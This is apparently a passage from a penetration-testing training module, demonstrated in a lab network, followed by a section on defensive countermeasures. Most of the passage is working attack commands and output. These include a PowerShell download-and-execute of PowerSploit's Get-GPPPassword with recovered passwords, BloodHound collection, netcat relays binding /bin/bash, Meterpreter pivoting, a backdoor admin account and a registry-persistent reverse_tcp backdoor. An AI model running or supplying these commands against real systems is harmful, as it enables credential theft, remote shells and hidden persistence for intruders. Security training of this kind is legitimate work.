HANDS ON	Demo

Let us first download Powersploit and host the scripts on our local Apache server:

```
root@kali:~/Desktop# git clone
https://github.com/PowerShellMafia/PowerSploit
Cloning into 'PowerSploit'...
remote: Counting objects: 3083, done.
remote: Total 3083 (delta 0), reused 0 (delta 0), pack-reused 3083
Receiving objects: 100% (3083/3083), 10.42 MiB | 2.33 MiB/s, done.
Resolving deltas: 100% (1807/1807), done.
root@kali:~/Desktop# mv PowerSploit/ /var/www/html/
```

Then load the powershell module into the Meterpreter session:

```
meterpreter > load powershell
```

In a powershell session, the Module is first installed locally and then the Get-GPPPassword script is launched:


```
meterpreter > powershell_shell
PS > IEX(New-Object
Net.WebClient).DownloadString("http://192.168.21.10/PowerSploit/Exfiltration/Get-GPPPassword.ps1")
PS > Get-GPPPassword


NewName    : [BLANK]
Changed    : {2014-01-09 10:50:47, 2014-07-18 13:47:42}
Passwords  : {sql, LocalRoot!}
UserNames  : {DBA1, DBA2}
File       : \\HACKLAB.LU\SYSVOL\hacklab.lu\Policies\{75C007A6-96E8-
4B56-8A84-46A9D919122D}\User\Preferences\DataSources
             \DataSources.xml
```

That is it! The attacker successfully accessed two accounts (DBA1 and DBA2) with 'sql' and 'LocalRoot!' as passwords.

Revealing hidden relationships within an Active Directory with BloodHound

Getting a local admin on a machine in a domain is great but how to know which machine to target secondly to increase the chance of escalating to Domain Admin? The answer lies in the Active Directory. Thanks to tools such as BloodHound and Neo4j, an attacker can find a path of machines to compromise to get Domain Admin privileges. BloodHound is composed of scripts (exe and Powershell scripts) that will "dump" Active Directory data. This data are then imported in Neo4j, which is a graph database. Below is the result of the AD data that can be gathered during a pentest:

Once imported, Active Directory data can be visualized in BloudHound application. Some AD are very complex and this explains how difficult it can be to configure all rights correctly.



HANDS ON DEMO

Using the previously opened Meterpreter session with “John Doe” user. First change the current working directory to a directory jdoe has writing rights and upload BloodHound collection scripts, available on github:

github.com/BloodHoundAD/BloodHound


```
meterpreter > cd C:\\Users\\jdoe

meterpreter > mkdir BloodHound
Creating directory: BloodHound
meterpreter > upload -r BloudHound/Ingestors BloodHound
meterpreter > cd BloodHound
meterpreter > execute -f SharpHound.exe
Process 2408 created.
meterpreter > ls
Listing: C:\Users\jdoe\BloodHound\Ingestors
==========================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  5011    fil   2018-07-31 03:02:41 -0500  BloodHound.bin
100666/rw-rw-rw-  246489  fil   2018-07-31 02:56:52 -0500  BloodHound_Old.ps1
40777/rwxrwxrwx   0       dir   2018-07-31 02:56:51 -0500  DebugBuilds
100777/rwxrwxrwx  578560  fil   2018-07-31 02:56:51 -0500  SharpHound.exe
100666/rw-rw-rw-  642777  fil   2018-07-31 02:56:51 -0500  SharpHound.ps1
```

```
100666/rw-rw-rw-  2051    fil   2018-07-31 03:02:41 -0500  group_membership.csv
100666/rw-rw-rw-  203     fil   2018-07-31 03:02:41 -0500  local_admins.csv
```

Then, collect all the generated .csv files:


```
meterpreter > download *.csv
[*] downloading: .\group_membership.csv -> ./group_membership.csv
[*] download   : .\group_membership.csv -> ./group_membership.csv
[*] downloading: .\local_admins.csv -> ./local_admins.csv
[*] download   : .\local_admins.csv -> ./local_admins.csv
```

Once the data have been collected, they can be imported in BloodHound application and visualized:




The Hacklab active directory is not an accurate view of a real company AD. To demonstrate how powerful pathfinding is. Results from a real attack are presented here.

Information are gathered the exact same way than they were on the lab. Here is a small part of the AD relationship in BloodHound



Using the gathered data, an attacker can now look for a path to Domain Admin, which is issued by simply running a query. A path is then displayed:



This path shows that the standard user we have (belonging to a Domain User group) has administration right on a machine where a domain admin is logged. This means we could possibly get its password (see post exploitation) and so becoming Domain Admin.

Accessing files on the network

Once an attacker has compromised a user on a corporate network, he might do everything that this user can do including accessing share folders and confidential data if the user is able to access them.

HANDS ON DEMO

Still using the shell session obtained on the Windows 7 machine, let us try to access some confidential file!

Using the "enum_shares", post exploit can lead to shares discovering. However it might not always work. Another thing an attacker can try is listing mount drives.

First, let us have a shell session on the victim machine.

```
meterpreter > shell
Process 2864 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\jdoe\Desktop>
```

Issue the ***net use*** command:

```
C:\Users\jdoe\Desktop>net use
net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK                     \\ACK-LAN-DC\confidential-data
                                                 Microsoft Windows
Network
```

```
The command completed successfully.
```

Then, list this drive to see if there is anything valuable inside:

```
C:\Users\jdoe\Desktop>dir \\ACK-LAN-DC\confidential-data
dir \\ACK-LAN-DC\confidential-data
 Volume in drive \\ACK-LAN-DC\confidential-data has no label.
 Volume Serial Number is 527A-2B46

 Directory of \\ACK-LAN-DC\confidential-data

31/07/2018  16:35    <DIR>          .
31/07/2018  16:35    <DIR>          ..
31/07/2018  16:36                43 report.txt
               1 File(s)             43 bytes
               2 Dir(s)  38€880€165€888 bytes free
```

The attacker successfully get information out of the LAN network.

Note that this Meterpreter session is using a reverse HTTP Meterpreter so data are not encrypted. Using https might be a better solution to prevent the Firewall/IDS from triggering alert.

Pivoting

Pivoting is the process of accessing networks or machine an attacker did not have access to under normal circumstances by using compromised machines. This technique allows attacker to discover and attack new networks using a machine that can access to both the attacker network and the network to compromise. Every requests made to the new network or machine is transmitted over the pivot machine.

Using netcat

Our goal is here to get a shell on the Metasploitable 2 Machine (which is not reachable from another LAN than ACK_DMZ). We already have a SSH session on our Linux Metasploitable 3 machine. Previous scans shows that our target has a bind shell on port 1524

The attack takes place as follow:

1. The attacker starts two listener. One is going to be the input and the other is going to be the output.

Input:

```
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
```

Output:

```
root@kali:~# nc -lvp 5556
listening on [any] 5556 ...
```

2. He then starts a listener on the target machine by using the bind shell to get an access. This listener will provide a shell.

```
vagrant@metasploitable3-ub1404:~$ nc 192.168.22.1 1524
root@metasploitable:/# nc -lvp 9999 -e /bin/bash
listening on [any] 9999 ...
```

3. The pivot command is run on the pivot machine, this will redirect attacker input to the target machine and the result to the attacker again.

```
vagrant@metasploitable3-ub1404:~$ nc 192.168.21.10 5555 | nc
192.168.22.1 9999 | nc 192.168.21.10 5556
```

The attacker has then an access to the target machine through the pivot machine:

Input:

```
root@kali:~/Desktop/results# nc -lvp 5555
listening on [any] 5555 ...
192.168.22.20: inverse host lookup failed: Unknown host
connect to [192.168.21.10] from (UNKNOWN) [192.168.22.20] 36524
whoami
ls
```

Output:


```
root@kali:~/Desktop/results# nc -lvp 5556
listening on [any] 5556 ...
192.168.22.20: inverse host lookup failed: Unknown host
connect to [192.168.21.10] from (UNKNOWN) [192.168.22.20] 45560
root
bin
boot
cdrom
dev
        SKIPPED
```

Using autoroute

Autoroute meterpreter is a script that allows an attacker to attack a second network or machine through a first machine he compromised.


HANDS ON

1. Using an enum module, find the IP of the MS2 machine on the network.
2. Scan it using tcp portscan module. Did it work? Why?
3. Use autoroute to scan the Metasploitable 2 machine.

HANDS ON	ANSWERS

Scanning the Metasploitable 2 machine does not work from our Kali machine. Packets are blocked by a Firewall and any incoming or outgoing packet from or to the Metasploitable 2 machine is blocked.

One solution is to use the compromised Windows machine to scan this machine as it is in the same network.



Let us first add a route to the 192.168.22.1 machine, which is our target:

```
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module.
[*] Running module against METASPLOITABLE3
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.22.0/255.255.255.0 from host's
routing table.
meterpreter > background
[*] Backgrounding session 16...
msf exploit(windows/local/ms16_014_wmi_recv_notif) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.22.0       255.255.255.0      Session 16
[*] There are currently no IPv6 routes defined.
```

Then, using the TCP portscan module, we can scan our target:

```
msf exploit(windows/local/ms16 014 wmi recv notif) > use
auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.22.1
RHOSTS => 192.168.22.1
msf auxiliary(scanner/portscan/tcp) > run

[+] 192.168.22.1:         - 192.168.22.1:21 - TCP OPEN
[+] 192.168.22.1:         - 192.168.22.1:23 - TCP OPEN
[+] 192.168.22.1:         - 192.168.22.1:22 - TCP OPEN
[+] 192.168.22.1:         - 192.168.22.1:25 - TCP OPEN^
       SKIPPED
```

When your setting THREAD options, keep this guidelines from the Metasploit documentation in mind:

- Keep the THREADS value under 16 on native Win32 systems
- Keep THREADS under 200 when running MSF under Cygwin
- On Unix-like operating systems, THREADS can be set as high as 256.

Maintaining access

Once an attacker managed to get access to a system, sometimes with hard work, he wants to have an easier access in the future in case the machine reboots, crashes or simply to come back later. Many ways exist to do so, such as backdoors, Trojan or rootkits…

Add a user account

A simple but not so discrete way to maintain access is to add a user to the system. Here, we will add a "h4cker" user with administrative rights on the system. To do so, we already have a Meterpreter session with NT AUTHORITY\SYSTEM privileges.

Three steps are required:

1. Getting a standard shell on the Windows machine

```
meterpreter > shell
Process 4012 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>
```

2. Adding the "h4cker" user

```
C:\ManageEngine\DesktopCentral_Server\bin>net user h4cker h4cker /add
net user h4cker h4cker /add
The command completed successfully.
```

3. Giving this user administrative privileges

```
C:\ManageEngine\DesktopCentral_Server\bin>net localgroup
administrators h4cker /add
net localgroup administrators h4cker /add
The command completed successfully.
```


If we try to log on the Windows machine, a new "h4cker" user is now available.

Persistent backdoor

Let us now add a persistent backdoor to our compromised Windows machine. By using the persistence post module, we will install a service, starting at user login. This service will try to connect back to our Meterpreter session every 5 seconds.

HANDS ON DEMO

```
meterpreter > run persistence -X -i 5 -p 1338 -r 192.168.21.10

[!] Meterpreter scripts are deprecated. Try
post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value
[...]
[*] Running Persistence Script
[*] Resource file for cleanup created at
/root/.msf4/logs/persistence/METASPLOITABLE3 20180705.3840/METASPLOITA
BLE3_20180705.3840.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp
LHOST=192.168.21.10 LPORT=1338
[*] Persistent agent script is 99631 bytes long
[+] Persistent Script written to
C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\BduMunbhqqaRd.vbs
[*] Executing script
C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\BduMunbhqqaRd.vbs
[+] Agent executed with PID 5112
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\eDUEJzvmDxF
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\eDUEJzvmDxF
```

To demonstrate that it works, we reboot the machine and start a handler for a reverse tcp meterpreter:

```
meterpreter > reboot
Rebooting...
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.22.30 - Meterpreter session 19 closed.  Reason: User exit
msf exploit(windows/local/payload_inject) > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
```

```
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '',
seh, thread, process, none)
   LHOST     192.168.21.10    yes       The listen address (an
interface may be specified)
   LPORT     1337             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(multi/handler) > set LPORT 1338
LPORT => 1338
```

On user login, a Meterpreter session is opened:

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.10:1338
[*] Sending stage (179779 bytes) to 192.168.22.30
[*] Meterpreter session 20 opened (192.168.21.10:1338 ->
192.168.22.30:49294) at 2018-07-05 04:42:44 -0500

meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

HANDS ON	MORE INFO

While it is still possible to launch a nc listening for incoming connections, this is not a secure option for a backdoor as anyone can connect to it.

Ncat is a more fully featured version of netcat that can for instance limit connections to only some IP addresses.

Secure Back Door (sdb) is another tool to restrict access with password, shared keys…

2 How to protect yourself

Prevent an attacker from getting a shell

Patch your system

Having up to date and patched servers will prevent many attacks. This training showed how easy it is to detect known vulnerabilities with scanners such as Nessus and then to exploit them with Metasploit for instance. Even kids can (and might) do it. Do not expose services that do not need to be publicly available. Use Firewall whenever it is possible.

Protect yourself from web vulnerabilities

Web applications or websites are often open to everyone and might be a great attack vector for a malicious user. As demonstrated by the first hands-on of this module, the impact of a web vulnerability is not limited to the web server. An attacker can reach new machine once he has compromised the web server. That is why it is important to protect web servers.

Even if some application require a new architecture to become secure, other tips can improve the security level of the company. For example, one can give access to certain functionality only to those who have a VPN access.

Applications might also be tested (e.g. by pen testers) to detect vulnerability before the application is deployed in a production environment. This can prevent attacker to bypass input validation that are trusted by developer as they are provided by frameworks (such as .NET).

User authentication is another tricky area as valid users can sometimes be brute-forced. The more users the site has, the more it is vulnerable to brute-force enumeration. Captcha can be added to authentication to prevent brute-force.

Do not left error pages in place as they provide an attacker with plenty information and allow him to enumerate a database easily.

Last but not least, use web application firewall and/or modules to improve the global security level. Apache provides some modules that can prevent (or at least try to) attacks like SQL injections, DDOS, etc.

Mitigate network attacks

Prevent LLMNR and NBT-NS poisoning

The easier way to defend against LLMNR and NBT-NS poisoning is to disable this two protocols:

To disable LLMNR, open the Group Policy Editor and find the "DNS client" property. Make sure that "Turn Off multicast Name Resolution" is set to enabled.

Disabling NBT-NS is achieved in network configuration: on the network adapter, select Internet Protocol Version and go to properties. In advanced/WINS select "Disable NetBIOS over TCP/IP".

ARP poisoning mitigation

To prevent Man-in-the-middle attack, tools such as ArpOn, which inspect ARP packets, can be used. Another solution is to add a "certification" based on a cross-checking of the ARP responses. By doing so, uncertified ARP responses are blocked. Activating such an option on the DHCP server will help certifying both static and dynamic addresses.

Some vendors are implementing ARP security or Dynamic ARP Inspection (DAI). DAI rejects invalid and malicious ARP packets. It does so by relying on a DHCP server which listens to the DHCP messages and builds a database of valid couples (MAC, IP). The switch will then drops any ARP packet whom MAC and IP addresses are not in the database.

NAC, if correctly configured, also provides an additional security as it prevent unauthorized access to the network (or at least make it more difficult).

Printer

First, printers must not be connected to the internet; this can lead to attack from the outside and give an attacker an entry point in the network.

Employees should always lock the copy room to avoid physical access to the printer. Administrators should sandbox printers in VLAN only accessible via a print server.

There are no other real countermeasures yet.

VoIP

Majority of business do not think to security when upgrading from analog phone to VoIP as they assume it should not be different. However, VoIP phone are IP enabled and that means they are vulnerable to the same attack than other IP devices.

Some attacks against VoIP are not easy to detect and a toll fraud might be detected too late and leave a hole in the company's finance. Monitoring log for unknown or suspicious number can help detecting this attack.

Like for any other connected devices, some basic measures can greatly improve the security level of a VoIP network. For instance, regularly changing the password and not letting default ones (strong passwords should be used and not "1234"). Encryption can be added to avoid sniffing on the network.

Using a VPN would be a way to ensure data confidentiality for users that are not on site. Moreover, a SIP firewall can be deployed to filter packets and block any suspicious traffic.

Also, using NAC and quarantine VLAN could be a difficult measures to bypass without the appropriate material (see bypassing NAC using a BeagleBone and NACKered).

Mitigate post exploitation

If an attacker successfully compromised one machine of the network, it is important that some measures will still prevent him from getting Domain Admin.

Hardening

See Module 2 "System hardening".

Passwords

Passwords are still the most common way to authenticate to get access to a network or a resource. This mean that an attacker who managed to get an employee's password can access to its data and steal its identity.

Are weak passwords really used in professional and personal life? This might sound like a dummy question but the answer is yes. Passwords like "*123456*", "*password*", "*letmein*" are still in the top 10 of the most used password in 2017.

Having a password policy to prevent users from choosing "*123456*" as password might be a good beginning. A strong password in 2018 is a minimum 10 characters password with at least three of the following criteria:

- Uppercase
- Number
- Lowercase
- Special character

This password also needs to be changed regularly and difficult to guess by the others users or an attacker.

However, a compliant password is not necessarily secure: "Companyname.2018" is not a good password even if it will pass the compliancy checks. Dictionary words, relatives' names or birth dates are also to avoid in passwords.

To sum up all of this, a good password is a password that defects attackers techniques which means it is:

- Long enough to defect brute-force
- Not using words from existing languages to defect dictionary attacks
- Not related to the person to defect social engineering attacks
- Easy to remember to not write it down to defect spying
- Not following common patterns to defect hybrid attacks

Tips for creating a secure password:

- Start with a personally memorable sentence like "*This month is Jimmy's 45th birthday*"
- Add personal memorable variations
    - Some example custom rules
        - Keep first two letters
        - Keep punctuation and capitals
        - Keep numbers
- Example:
    - **Th**is **mo**nth **is J**immy**'s 45**th **bi**rthday => **ThmoisJi's45bi**
- If you don't like birthdays

- Sport results, song lyrics, or any other sentence.

- Advantages:
  - Easy to remember
  - Very hard to crack

Another good practice is to use Password managers (like KeePass) which allow users not to remember their passwords (and to share passwords between teams' members).

Consider also using a multi-factor authentication such has token, phone or biometrics.

Pivoting

Believing that a Firewall rules can prevent an attacker from accessing an internal machine on your network is credulous. If an attacker successfully compromised a machine, he can use it to attack other hosts and network that are not necessarily reachable from the outside. In a real-world scenario, an attacker could compromise a low-security web server, which will give him access to the DMZ or to the internal network.

To complicate attackers' tasks, Firewall should be deployed internally too and network should be divided in multiple area. A machine should only have access to the resources she needs and nothing more.

3 Conclusion

Many topics and new notions have been covered in this module, from how to get a shell on a machine to post-exploitation and lateral movements.

If the recon phase has been done efficiently, an attacker might have several paths to compromise a target: web application, non-patched machine in DMZ, misconfigured network control, phishing… Once he has an access on a machine, the hacker can target new machine and/or escalate its privileges to gather even more information (like admin password). The more access an attacker have, the more information he will be able to gather and the more harmful the attack will be.

Some countermeasures exist to prevent such an attacker from compromising a network: hardening machines by disabling unused and/or dangerous features (such as LLMNR/ NBT-NS) or simply by adding some boundaries between networks. Firewalls are useful if and only if they are correctly configured.

Patching systems and using security best practices to configure Active Directory is also a good way to prevent an attacker from becoming domain admin easily if he managed to get an access to a domain user. Indeed, employees might the weakest link in a company security chain and that is why they should be trained.

Security awareness campaign and phishing campaign might increase the awareness level of the employees.

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